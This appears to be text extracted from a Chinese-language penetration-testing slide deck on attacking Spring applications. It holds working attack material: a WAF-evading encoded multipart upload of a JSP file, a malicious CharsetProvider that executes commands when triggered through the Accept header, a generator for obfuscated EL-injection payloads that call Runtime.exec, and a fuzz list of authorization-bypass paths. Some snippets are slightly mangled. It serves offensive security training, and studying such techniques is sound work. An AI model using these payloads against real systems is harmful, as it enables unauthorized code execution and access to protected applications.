Safari/537.36 Edg/98.0.1108.51
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language:
zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
10 Connection: close
11 Content-Type: multipart/form-data;
boundary==?gbk?Q?=2d=2d=2d=57=65=62=4b=69=74=46=6f=72=6d=42
=6f=75=6e=64=61=72=79=54=79=42=44=6f=4b=76=61=6d=4e=35=38=6c=6
3=45=77=
12 Content-Length: 206
13
14 -----WebKitFormBoundaryTyBDoKvamN58lcEw
15 Content-Disposition: form-data; name="
=?gbk?Q?=66=69=6c=65=6e=61=6d=65?"; filename="
=?gbk?Q?=31=2e=6a=73=70?="
16
17 233
18 -----WebKitFormBoundaryTyBDoKvamN58lcEw--
```

```
import base64
name = "test"
encode = name.encode("utf-8")
b = base64.b64encode(encode)
print("=?utf-8?B?" + b.decode() + "?=")
res = ""
for i in encode.decode("gbk"):
    tmp = hex(ord(i)).split("0x")[1]
    res += f"=?{tmp}?"
print("=?gbk?Q?" + res + "?=")
```

From: Y4tacker

Commons fileupload > 1.3

Hacked Spring - 渗透测试实战

文件上传

Hacked Spring - 渗透测试实战

SpringBoot文件上传

org.springframework.web.accept.HeaderContentNegotiationStrategy

```
public List<MediaType> resolveMediaTypes(NativeWebRequest request)
throws HttpMediaTypeNotAcceptableException {
    String[] headerValueArray = request.getHeaderValues("Accept");
    ...
    try {
        List<MediaType> mediaTypes =
            MediaType.parseMediaTypes(headerValues);
        ...
    } catch (InvalidMediaTypeException var5) {
        ...
    }
}
```

Accept: text/html;charset=GBK



Charset.forName(value);

Hacked Spring - 渗透测试实战


```
1  public static Charset forName(String charsetName) {  
2      Charset cs = lookup(charsetName);  
3      if (cs != null)  
4          return cs;  
5      .....  
6  }  
7  private static Charset lookup(String charsetName) {  
8      if (charsetName == null)  
9          throw new IllegalArgumentException("Null charset name");  
10     Object[] a;  
11     if ((a = cache1) != null && charsetName.equals(a[0]))  
12         return (Charset)a[1];  
13     return lookup2(charsetName);  
14  }  
15  private static Charset lookup2(String charsetName) {  
16      Object[] a;  
17      if ((a = cache2) != null && charsetName.equals(a[0])) {  
18          cache2 = cache1;  
19          cache1 = a;  
20          return (Charset)a[1];  
21      }  
22      Charset cs;  
23      if ((cs = standardProvider.charsetForName(charsetName)) != null ||  
24          (cs = lookupExtendedCharset(charsetName)) != null ||  
25          (cs = lookupViaProviders(charsetName)) != null)  
26      {  
27          cache(charsetName, cs);  
28          return cs;  
29      }  
30      .....  
31  }
```

Charset.forName

```
ClassLoader cl = ClassLoader.getSystemClassLoader();  
ServiceLoader<CharsetProvider> sl =  
ServiceLoader.load(CharsetProvider.class, cl);
```

Hacked Spring - 渗透测试实战

```
1 import java.io.IOException;
2 import java.nio.charset.Charset;
3 import java.util.HashSet;
4 import java.util.Iterator;
5
6 public class Evil extends java.nio.charset.spi.CharsetProvider {
7     @Override
8     public Iterator<Charset> charsets() {
9         return new HashSet<Charset>().iterator();
10    }
11    @Override
12    public Charset charsetForName(String charsetName) {
13
14        if (charsetName.startsWith("Evil")) {
15            try {
16                Runtime.getRuntime().exec("open -a /System/Applications/Calculator.app");
17            } catch (IOException e) {
18                e.printStackTrace();
19            }
20        }
21    }
}
```



```
curl -X GET "http://127.0.0.1:8080" -H "Accept: text/html; Charset=Evil"
```

Hacked Spring - 渗透测试实战




Hacked Spring - 渗透测试实战

```
#!/usr/bin/env python
#coding: utf-8
def encode(payload):
    encode_payload = ""
    for i in range(0, len(payload)):
        if i == 0:
            encode_payload += "true.toString().charAt(0).toChars(%d)[0].toString()" % ord(payload[0])
        else:
            encode_payload += ".concat(true.toString().charAt(0).toChars(%d)[0].toString())" % ord(payload[i])
    return encode_payload
exp1 =
'$"".getClass().forName(%s).getMethod(%s,'"'.getClass()).invoke('''.getClass().forName(%s).getMethod(%s).invoke(null,%s)}' %
(exp1 = encode('java.lang.Runtime'), encode('exec'), encode('java.lang.Runtime'), encode('getRuntime'), encode('whoami'))
print(exp1)
```

EL表达式注入绕过 waf

Hacked Spring - 渗透测试实战



Hacked Spring - 渗透测试实战


路由寻找

main.js
umi.js
app.js
chunk.js



```
><script src=assets/js/app.fac77918.js></script></body></html>
```

```
[{path: "/", component:g}, {path: "/login", component:g}, {path: "/", component:y, children:[{path: "/re-manage", name: "CourseManage", component:k, meta:{title:"课件管理"}}, {path: "/course-manage/config/manage/generateCourse/", name: "GenerateCourse", component:_, meta:{title:"课件管理"}}, {path: "/ques-manage/questions", name: "Questions", component:L, meta:{title:"题库管理"}}, {path: "/paper-score", name: "PaperScoreDetail", component:C, meta:{title: "试卷详情"}}, {path: "/paper-score/edit/:examinationId/:taskId", name: "PaperManageEdit", component:T, meta:{showHeader:!task"}, name: "AddTask", component:N, meta:{title: "创建任务"}}, {path: "/task-center/edit-task/:id/:step", name: "TaskDetail", component:F, meta:{title: "任务管理"}}, {path: "/coursebox-manage/add-curriculum", name: "AddCurriculum", component:$, meta:{title: "课程管理"}}, {path: "/scene/dialogue/add", name: "FlowSetting", component:E, meta:{title: "话术设计"}}, {path: "/task-analysis", name: "TaskAnalysis", component:D, meta:{title: "任务分析"}}, {path: "/examine/effect/taskDetail", name: "TaskDetail", component:F, meta:{title: "演练分析"}}]
```



```
        , K = new m["a"]({  
          routes: [{  
            path: "/",  
            component: g  
          }, {  
            path: "/login",  
            component: g  
          }, {  
            path: "/",  
            component: y,  
            children: [{  
              path: "/redirect",  
              name: "Redirect",  
              component: b  
            }, {  
              path: "/overview",  
              name: "数据总览",  
              component: v,  
              meta: {  
                title: "数据总览"  
              }  
            }, {  
              path: "/course-manage",  
              name: "CourseManage",  
              component: k,  
              meta: {  
                title: "课件管理"  
              }  
            }, {  
              path: "/course-manage/config/",  
              name: "CourseManageConfig",  
              component: x,  
              meta: {  
                title: "课件配置"  
              }  
            }]  
          }]  
        }]  
      }]  
    }]  
  }]  
}
```

Hacked Spring - 渗透测试实战

/login/..;/admin
/admin/.
/admin/%2e
/admin;%252flogin
/ad%0amin
/ad%0dmin
/admin/%20
/admin/
/login/./././admin
/login/..//admin
/login/%2e%2e/admin
/..;/admin
/admin..;/

权限绕过fuzz

NoAuth: /login
Auth: /admin

/AdMin
/admin/;
/admin/%3b
/admin/;a
/admin/%3ba
/login/%u002e%u002e/%u002e%u002e/admin
/..;/..;/..;/..;/..;/admin
//admin//
//://admin
/admin.json
/admin.js
./admin/..
/admin/%20/

Thanks !